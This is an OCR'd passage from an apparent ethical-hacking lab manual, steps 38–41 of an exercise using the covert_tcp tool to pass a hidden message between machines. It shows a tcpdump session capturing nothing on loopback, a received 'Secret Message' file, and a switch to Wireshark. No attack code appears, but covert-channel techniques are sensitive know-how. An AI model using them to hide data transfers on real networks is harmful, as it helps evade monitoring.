
38. ☐ Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.


Activities
Terminal
Sep 11 08:44
root@ubuntu: /home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@ubuntu:/home/ubuntu#


39. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.


Activities
Text Editor
Sep 11 08:44
root@ubuntu: /home/ubuntu
Home
Desktop
Receive
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
ceh-tools on ...
Floppy Disk
Desktop
Other Locations
covert_tcp
covert_tcp.c
receive.txt
Open
receive.txt [Read-Only]
~/Desktop/Receive
Save
1 Secret Message
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
"receive.txt" selected (15 bytes)


40. ☐ Now, click Parrot Security switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.
41. ☐ Click the **Stop capturing packets icon** button from the menu bar, as shown in the screenshot.

